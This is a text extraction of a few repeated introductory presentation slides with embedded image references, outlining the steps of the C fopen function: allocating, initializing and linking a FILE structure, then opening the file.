
Introduction

- `fopen` workflow
 - Allocate `FILE` structure
 - Initial the `FILE` structure
 - Link the `FILE` structure
 - open file



Introduction


- fopen workflow
 - Allocate FILE structure



Introduction


- fopen workflow

- Initialize the FILE structure
- Link the FILE structure



